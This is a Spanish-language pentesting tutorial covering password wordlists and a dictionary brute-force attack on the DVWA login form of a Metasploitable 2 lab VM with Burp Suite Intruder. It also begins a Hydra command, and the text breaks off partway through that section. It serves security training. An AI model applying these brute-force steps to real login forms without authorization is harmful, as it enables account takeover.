dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz
```

Rockyou

Rockyou.txt es una *wordlist* de contraseñas comprometidas desde los sistemas del desarrollador de aplicaciones para redes sociales también conocido como RockYou. RockYou experimentó una violación de datos que resultó en la exposición de más de 32 millones de cuentas de usuario. Esto se debió a la mala política de seguridad por parte de la compañía de almacenar datos de usuarios en una base de datos no cifrada (incluidas las contraseñas de usuario en texto sin cifrar en lugar de usar un *hash*) y de no parchar una vulnerabilidad de SQL.

```
[kali㉿kali]:~$ ls /usr/share/wordlists/  
dirbuster fasttrack.txt fern-wifi metasploit nmap.lst rockyou.txt wfuzz  
  
[kali㉿kali]:~$ wc -l岩you < /usr/share/wordlists/rockyou.txt  
14344392  
  
[kali㉿kali]:~$
```


Ayer de hoy, rockyou.txt tiene 14,344,392 palabras.

Wordlists en Línea

Un ataque de diccionario a contraseñas será tan efectivo como lo sean tus wordlists de contraseñas. A veces las wordlists locales como rockyou.txt o las que generes con herramientas como cewl u otras no van a ser suficiente; va a ser necesario buscar otras wordlists en Internet, wordlists que hayan sido creadas por alguien más o que quizás sean el resultado de ataques recientes.


Github

En Github puedes encontrar una gran cantidad de wordlists. El punto de partida sería buscar desde Google con la siguiente directiva: `site:github.com password wordlist`



La búsqueda obtuvo 13,800 resultados. Podrías refinar tu búsqueda para obtener mejores resultados.

Desde github.com puedes hacer misma búsqueda:



La búsqueda obtuvo 454 resultados. También podrías refinar tu búsqueda para obtener mejores resultados.


Seclists

Seclists es una colección de múltiples tipos *wordlists*, todas recopiladas en un solo lugar. Estas *wordlists* pueden contener nombres de usuario, contraseñas, URLs, etc.

El repositorio oficial de Seclists se encuentra en <https://github.com/danielmiessler/SecLists> o también se puede instalar en Kali Linux con el comando `apt` como se muestra en la imagen a continuación:

```
[kali㉿kali]:~$ sudo apt update && sudo apt install seclists  
[sudo] password for kali:  
Hit:1 http://mirror.serverius.net/kali kali-rolling InRelease  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
31 packages can be upgraded. Run 'apt list --upgradable' to see them.  
Reading package lists... Done  
Building dependency tree... Done  
Reading state information... Done  
The following packages were automatically installed and are no longer required:  
fastjar gnome-desktop3-data jarwrapper kali-wallpapers-3021.4 libao.so libcbor0 libcdac2-0.9 libdap27-  
libdapclient6v5 libdavdav4 libepoll1 libfluidsynth2 libfmt7 libgdal28 libgdk-pixbuf-xlib-2.0-0-  
libgdk-pixbuf2.0-0 libgeos-1.9.1 libgeoip3.10.1 libgnome-desktop-3-19 libgupnp-1.2-0 libidn11 libigdmm1  
libnetcdf18 libntfs-3g883 libodbc1 libodbcocr2 libomp-11-dev libomp5-11 libproj19 libqemu8.0 libcurl6 liburing1  
libvpx6 libwireshark24 libwiredtap1 libwsutil12 libx265-192 libxbkregistry0 libyara4 maltego odbcinst  
odbcinstdebian2 python-is-python2 python3-editor python3-exif python3-ipython-genutils python3-orjson  
python3-pylk python3-stem ruby-atomic ruby-thread-safe starkiller weechat-core weechat-curses weechat-perl  
weechat-plugins weechat-python weechat-ruby zaproxy  
Use 'sudo apt autoremove' to remove them.  
The following NEW packages will be installed:  
seclists  
0 upgraded, 0 newly installed, 0 to remove and 31 not upgraded.
```

Ya instalado, seclists se encuentra en el directorio `/usr/share/seclists`; las *wordlists* de contraseñas están dentro del directorio llamado **Passwords**:



Otros Sitios

Es impráctico (y quizás imposible) describir todos los sitios que publican buen contenido de wordlists en una sola sección, sin embargo te voy a dejar un par de sitios más para que puedas hacer uso de ellos; valen BASTANTE la pena:

- <https://wordlists.assetnote.io/>
- <https://packetstormsecurity.com/crackers/wordlists>

Ataque a Contraseñas de Aplicaciones Web con Burp Suite

En lo que resta de esta sección, aprenderás a hacer ataques a contraseñas de aplicaciones web usando las herramientas Burp Suite, Hydra y haremos una demostración de un ataque de contraseñas utilizando WPScan hacia un sitio en Word Press. En esta lectura nos enfocaremos solamente en Burp Suite.

Formularios en Línea

La mayoría de las aplicaciones web utilizan uno o más formularios de inicio de sesión para acceder a la funcionalidad de usuario restringido y a los paneles de administración. Cuando llenas un formulario web simple con un nombre de usuario y una contraseña y después presionas la opción de "Enviar", el mecanismo de autenticación genera una solicitud de HTTP GET o HTTP POST. Esta solicitud (que contiene el nombre de usuario, la contraseña y algunos otros valores necesarios generados en segundo plano) se envía al servidor web donde se validan las credenciales. El primer paso en el proceso de explotación es interceptar la solicitud antes de que se envíe al servidor web. De esta manera es posible ver qué valores se envían y cuáles son requeridos por el formulario. Con esto, un atacante puede modificar los valores de nombre de usuario y contraseña repetidamente y enviar la solicitud al servidor web mediante herramientas como Burp Suite o Hydra.

Para mostrar esto en acción utilizaremos un servidor proxy local proporcionado por Burp Suite para interceptar la solicitud y permitirnos verificar las variables para el nombre de usuario y la contraseña. Hydra o Burp Suite utilizarán la información de esta solicitud llenando los valores de las variables desde una wordlist especificada para cada intento de inicio de sesión. También necesitamos ser capaces de detectar un inicio de sesión exitoso y un inicio de sesión fallido. Muchas aplicaciones web responden a un intento de inicio de sesión fallido con un mensaje como "Error de intento de inicio de sesión" o "Contraseña y/o nombre de usuario incorrecto". Un inicio de sesión correcto, sin embargo, normalmente redirigirá a un panel de administrador u otra área restringida. Hydra y Burp Suite pueden filtrar la respuesta del servidor con estos valores o eventos para que podamos determinar si el intento de inicio de sesión se realizó correctamente o no.

Para esta lectura utilizaremos una aplicación web que se llama DVWA que se encuentra en la VM Metasploitable 2.

Burp Suite

Primero, es necesario configurar un servidor proxy para interceptar la solicitud de HTTP con las credenciales de inicio de sesión y otra información; utilizaremos Burp Suite. También, vamos a utilizar Firefox como navegador para hacer estas pruebas debido a que es compatible con varios plugins o extensiones muy útiles para el pentesting de aplicaciones web.

Iremos al sitio web de la aplicación DVWA en Metasploitable2; puedes hacerlo directamente con la URL [http://\[IP\]/dvwa](http://[IP]/dvwa)



Las credenciales de acceso son:

- Nombre de usuario: **admin**
- Contraseña: **password**


Al ingresar a la aplicación, debes asegurarte de configurar un nivel de seguridad bajo (*low*); el nivel de seguridad lo puedes verificar en la esquina inferior izquierda:



En mi caso, el nivel de seguridad se encuentra en nivel alto (**high**). Para cambiar el nivel de seguridad, te diriges a **DVWA Security**, cambias el nivel a **low** y das clic en **Submit**.




Ya que hayas cambiado el nivel de seguridad a **low**, te diriges a la sección de **Brute Force**, la cual, contiene el formulario web al que le vamos a hacer un ataque de diccionario por fuerza bruta. Es un formulario de inicio de sesión simple y se ve de la siguiente manera:




The DVWA Brute Force login form. It has a header 'DVWA' and a title 'Vulnerability: Brute Force'. The left sidebar shows 'Brute Force' selected. The main area has fields for 'Username' and 'Password' with a 'Login' button.

Este es el momento de configurar el navegador web para que todo el tráfico web, originado desde el mismo, sea redirigido la máquina local en el puerto 8080 (127.0.0.1:8080); puerto donde se va a encontrar escuchando Burp Suite. Para esto, puedes hacerlo de manera manual o instalando una extensión que se llama FoxyProxy Standard. Para instalar la extensión te diriges al sitio <https://addons.mozilla.org> y ahí ingresas *FoxyProxy Standard* como término de búsqueda:



Después, das clic en agregar a firefox:



Ya que lo hayas agregado, das clic en la extensión y después en **Options**:




Después, configura las opciones como se muestran en la imagen siguiente y da clic en **Save**:




Ya que hayas guardado la configuración, puedes cerrar la ventana de configuración y las que hayas abierto en este proceso. Cuando quieras habilitar/deshabilitar el FoxyProxy, das clic en la extensión y seleccionas *Turn Off/Burp*:




El siguiente paso es iniciar Burp Suite escribiendo el comando `burpsuite &` en la línea de comandos o buscándolo desde el menú de inicio de Kali Linux:



Te aparecerá una pantalla de bienvenida donde estará seleccionada la opción **Temporary project**, da clic en **Next**:



Después, te aparecerá una ventana para seleccionar una configuración; selecciona la opción **Use Burp Defaults** y da clic en **Start Burp**:




Después de iniciar Burp, se abrirá la aplicación mostrándote el **Dashboard**. Para empezar a interceptar el tráfico web, haz clic en la pestaña **Proxy** y asegúrate de tener habilitada la opción **Intercept is on** en la pestaña **Intercept**:




Ahora, regresa la aplicación DVWA e introduce algunas credenciales en el formulario web y envíalo. Para fines de demostración, introduce los siguientes valores para que puedas distinguirlos fácilmente en la solicitud interceptada por Burp Suite y haz clic en el botón **Login**:

- Nombre de usuario: **vNombre**
- Contraseña: **vPW**

Vulnerability: Brute Force



Después de hacer clic en **Login**, regresa a la herramienta Burp Suite; deberías poder ver que la solicitud ha sido interceptada:



En la imagen anterior puedes observar que la solicitud de HTTP es de tipo GET. También puedes observar el nombre de usuario (vNombre) y la contraseña (vPW) que introduce en el formulario web. Ten en cuenta que el formulario web se seguirá cargando hasta que la solicitud sea reenviada al servidor web con el botón **Forward** o se elimine con el botón **Drop**.

Sin hacer ninguna modificación a la solicitud, vamos a enviarla a la función **Intruder** para poder utilizarla más adelante, por ejemplo, para enviar la solicitud repetidamente al servidor web. Haz clic en el botón **Action** y selecciona **Send to Intruder** en el menú desplegable:

The screenshot shows the Burp Suite interface with the 'Action' dropdown menu open. The 'Send to Intruder' option is highlighted with a red box. Other options like 'Forward', 'Drop', and 'Intercept is on' are also visible.

```

Request to http://192.168.132.132:80
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex ▾ ▾ ▾ Scan
Send to Intruder Ctrl-I HTTP/1.1
Send to Repeater Ctrl-R
Send to Sequencer x/91.0
Send to Comparer /*;q=0.8
Send to Decoder
Request in browser >
Engagement tools [Pro version only] >
Change request method
Change body encoding

```

1 GET /dvwa/vulnerabilities/brute/?username=vNombre&password=vPW>Login=Login HTTP/1.1
2 Host: 192.168.132.132
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Referer: http://192.168.132.132/dvwa/vuln
9 Cookie: security=low; PHPSESSID=692712095
10 Upgrade-Insecure-Requests: 1
11 Sec-GPC: 1

Ahora, haz clic en el botón **Forward** para enviar la solicitud al servidor web y desactiva la intercepción web haciendo clic en el botón **Intercept is on**. Firefox mostrará el mensaje de inicio de sesión fallido "Username and/or password incorrect." que te indica que la solicitud se ha reenviado al servidor web y que las credenciales son incorrectas:

Vulnerability: Brute Force

The screenshot shows a login form with two input fields for 'Username' and 'Password'. Below the fields is a red box containing the error message 'Username and/or password incorrect.'

Ahora

vuelve a Burp Suite y veamos qué se puede hacer con Burp Suite **Intruder**.

La pestaña **Target** contiene los detalles del target. Puesto que la información fue enviada desde la función **Proxy a Intruder**, la información del host y el puerto ya se han especificado automáticamente:

The screenshot shows the 'Target' tab in the Burp Suite configuration. The 'Host' field is set to '192.168.132.132' and the 'Port' field is set to '80'. The 'Use HTTPS' checkbox is unchecked. The 'Attack Target' section is also visible.

La pestaña **Positions** contiene las posiciones para los payloads, los cuales, se han seleccionado automáticamente:

The screenshot shows the 'Payload Positions' tab. It lists several positions for payloads, with some highlighted by red boxes. The attack type is set to 'Simple list'.

Una posición para **payload** es el lugar donde se especifica el valor de una variable en la solicitud de HTTP. Este valor se reemplazará por una palabra dentro de una **wordlist** cada vez que se repita la solicitud HTTP. En el ejemplo se han especificado demasiadas posiciones para **payloads**. Elimina todas las posiciones haciendo clic en el botón **Clear S** y luego especifica las posiciones manualmente.

Para especificar una posición de **payload**, selecciona exactamente el texto donde irá el payload y haz clic en el botón **Add S**. En este ejemplo, vamos a suponer que sabemos el nombre de usuario (admin) pero no la contraseña, de tal manera que vamos a reemplazar el valor **vNombre** por **admin** y vamos a seleccionar como posición de payload el valor **vPW**:

The screenshot shows the 'Payload Positions' tab after modification. The 'vNombre' value has been replaced with 'admin'. The 'vPW' value has been selected as the payload position. The attack type is still set to 'Simple list'.

Ya que tenemos definida la posición de **payload** es momento de especificar el **payload**. Haz clic en la siguiente pestaña llamada **Payloads**:

En la opción **Payload type** selecciona **Simple list**. En la sección **Payload Options [Simple list]** puedes agregar listas de palabras una por una desde la opción **Add**. Ingresas la palabra donde dice **Enter a new item** y después haces clic en el botón **Add**.

The screenshot shows the 'Payloads' tab. The 'Payload Options [Simple list]' section is visible, showing a list of items. A new item 'bbb' has been added. The 'Payload type' is set to 'Simple list'.

También puedes cargar los elementos de una *wordlist* haciendo clic en la opción **Load...** y seleccionando el archivo. Ten en cuenta que el cargar *wordlists* grandes con la configuración de **Payload type** como **Simple List** llevará mucho tiempo ya que el contenido de la *wordlist* se cargará completamente a la memoria RAM. Si deseas utilizar una *wordlist* grande (como *rockyou.txt*) es mejor especificar primero el **Payload Type** como **Runtime file** y después seleccionar la *wordlist*. De esta manera el contenido de la *wordlist* se leerá directamente desde el disco duro cuando se inicie el ataque:

Target Positions Payloads Resource Pool Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 8,745,094 (approx)
Payload type: Runtime file Request count: 17,490,188 (approx)

Payload Options [Runtime file]

This payload type lets you configure a file from which to read payload strings at runtime.

Select file... **Asusshare/wordlists/rockyou.txt**

En este ejemplo vamos a utilizar una *wordlist* pequeña llamada **top-passwords-shortlist.txt**, de tal manera que en el **Payload type** podemos utilizar la opción **Simple list**. La *wordlist* se encuentra en el siguiente *path* (debes de tener instalada la paquetería **seclists**):

/usr/share/seclists/Passwords/Common-Credentials/top-passwords-shortlist.txt

Burp Project Intru... Dashboard Target Positions

Payload Sets

You can define available for:

Payload set:
Payload type:

Payload Options

This payload type lets you configure a file from which to read payload strings at runtime.

Paste Load... Remove Clear
Add Add from list

Buscar en: Common-Credentials

10-million-password-list-top-100.txt
10-million-password-list-top-1000.txt
10-million-password-list-top-10000.txt
10-million-password-list-top-100000.txt
10-million-password-list-top-1000000.txt
10-million-password-list-top-500.txt
100k-most-used-passwords-NCSC.txt
10k-most-common.txt
500-worst-passwords.txt
best100.txt
best10.txt
common-passwords-win.txt
four-digit-pin-codes-sorted-by-frequency-withcount.csv
medical-devices.txt
SplashData-2014.txt
SplashData-2015-1.txt
SplashData-2015-2.txt
top-20-common-SSH-passwords.txt
top-passwords-shortlist.txt

Nombre de archivo: top-passwords-shortlist.txt
Archivos de tipo: Todos los Archivos

Abrir Cancelar

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 25
Payload type: Simple list Request count: 50

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load... Remove Clear Duplicate
Add Enter a new item
Add from list... (0 items currently)

password
123456
12345678
iloveit
monkey
lennon
image

El siguiente paso será especificar un mensaje de inicio de sesión fallido para que puedas distinguir entre un intento de inicio de sesión incorrecto y de uno correcto. Podemos hacer esto en la pestaña **Options**, sección **Grep - Match**:

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste Load... Remove Clear
Add Enter a new item

error
exception
Illegal
invalid
fail
stack
access
directory

Match type: **Simple string** Regex

Case sensitive match
 Exclude HTTP headers

Grep - Match se utiliza para marcar el resultado de una solicitud dependiendo de algunas palabras o expresiones como la leyenda "Username and/or password incorrect." que se muestra cuando el inicio de sesión es fallido.

Lo siguiente será eliminar todas las opciones que están predeterminadas con el botón **Clear**, después, en la caja que dice **Enter a new item**, agrega la leyenda "Username and/or password incorrect." Y da clic en el botón **Add**:

Grep - Match

These settings can be used to flag result items containing specified expressions.

Flag result items with responses matching these expressions:

Paste Load... Remove Clear
Add **Enter a new item**

1 **2** **3** Add **Username and/or password incorrect.**

Match type: **Simple string** Regex

Case sensitive match
 Exclude HTTP headers

Después de agregar el mensaje de inicio de sesión fallido a Grep - Match, ya estás listo para iniciar el ataque. Desplázate hacia la parte de arriba y haz clic en el botón **Start attack** en la esquina superior derecha:

The screenshot shows the Burp Suite interface with the 'Attack' tab selected. At the top, there are tabs for Target, Positions, Payloads, Resource Pool, and Options. Below these are buttons for 'Save Options [Pro version only]', 'Find out more', and 'start attack'. A note below the 'Save Options' button says: 'This setting allows you to save your attack to the current project file. The attack will then be available from the Dashboard whenever you open this project.' There is also a checkbox for 'Save attack to project file'. The main area shows a table of attack results with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. The 'Comment' column for row 1 contains the text 'Username and/or password incorrect.'

Burp Suite ahora iniciará el ataque y mostrará los resultados en una nueva ventana:

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			4882	
1	password	200			4848	Username and/or password incorrect.
2	123456	200			4882	
3	12345678	200			4882	
4	abc123	200			4882	
5	qwerty	200			4882	
6	monkey	200			4882	
7	letmein	200			4882	
8	dragon	200			4882	
9	111111	200			4882	
10	baseball	200			4882	
11	iloveyou	200			4882	
12	trustno1	200			4882	
13	1234567	200			4882	

Como puedes observar en la imagen anterior, la séptima columna tiene el nombre del *string* que configuramos en la opción **Grep - Match**. Todas las líneas, excepto una, están etiquetadas con el número 1, eso significa que la respuesta HTTP contiene el *string* configurado, dicho de otra manera, la contraseña es incorrecta. La solicitud con el ID 1 no tiene la etiqueta con el número 1, esto significa que el *string* no estuvo presente en la respuesta del servidor, lo cual indica que posiblemente esta es la contraseña para el nombre de usuario **admin**.

Nota: Si no obtienes los mismos resultados, es probable que la cookie haya expirado, intenta salir de la aplicación, vuelve a entrar y repite todo el proceso.

Intenta iniciar sesión con la contraseña encontrada por Intruder; obtendrás un mensaje de bienvenida al área de administración protegida:

Vulnerability: Brute Force

The screenshot shows the DVWA login page. It has a title 'Login' and two input fields: 'Username:' and 'Password:', both empty. Below the fields is a 'Login' button. At the bottom of the page, a message box displays 'Welcome to the password protected area admin'.

Ataque a Contraseñas de Aplicaciones Web con Hydra

Hydra es otra herramienta que puedes utilizar para hacer ataques de autenticación a formularios web. Ahora aprenderás a hacer un ataque de autenticación a la página de inicio de sesión de DVWA con Hydra ([http://\[Metasploitable IP\]/dvwa/login.php](http://[Metasploitable IP]/dvwa/login.php)).

Para esta lectura utilizaremos, nuevamente, la aplicación web llamada DVWA que se encuentra en la VM Metasploitable 2.

Lo primero que vamos a hacer es salir de la aplicación en caso de estar dentro o firmado.



Lo siguiente que necesitamos hacer es intentar un inicio de sesión con credenciales genéricas para ver si podemos identificar un inicio de sesión fallido.

Como puedes observar en la imagen siguiente, la aplicación devuelve el mensaje **Login failed** cuando un inicio de sesión no se realiza correctamente:



La aplicación devuelve el mensaje **Login Failed**

El siguiente paso será interceptar una solicitud de HTTP generada por un intento de inicio de sesión como lo hicimos previamente. Hydra no se puede utilizar como proxy, por lo que es necesario volver a utilizar Burp Suite para interceptar la solicitud de HTTP: A diferencia del formulario que atacamos en la sección anterior con Burp Suite, la página de inicio de sesión de DVWA utiliza una solicitud POST en lugar de una solicitud GET.

La solicitud POST no se puede copiar desde la dirección URL, por lo que se debe utilizar Burp Suite u otra herramienta que pueda capturar estas solicitudes.

Para hacer un ataque de diccionario a un formulario web utilizando Hydra se requiere la siguiente información:

- Dirección IP o URL
 - Solicitud GET/POST: `http-get-form` o `http-post-form`
 - Nombre de usuario:
 - `-1` para un nombre de usuario estático
 - `-L` para una lista de nombres de usuario
 - Contraseña:
 - `-p` para una contraseña estática
 - `-P` para una lista de contraseñas

El comando de hydra puede ser intimidante a primera vista, vamos a armarlo poco a poco para entenderlo completamente.

Primero vamos a especificar el comando, la dirección IP, un usuario estático y una wordlist.

```
hydra <ip> -l admin -P /usr/share/seclists/Passwords/Common-Credentials/top-  
passwords-shortlist.txt
```

Después, vamos a añadirle la solicitud HTTP POST armada de la siguiente manera, observa el comando y contrástalo con la imagen de la solicitud en Burp:

```
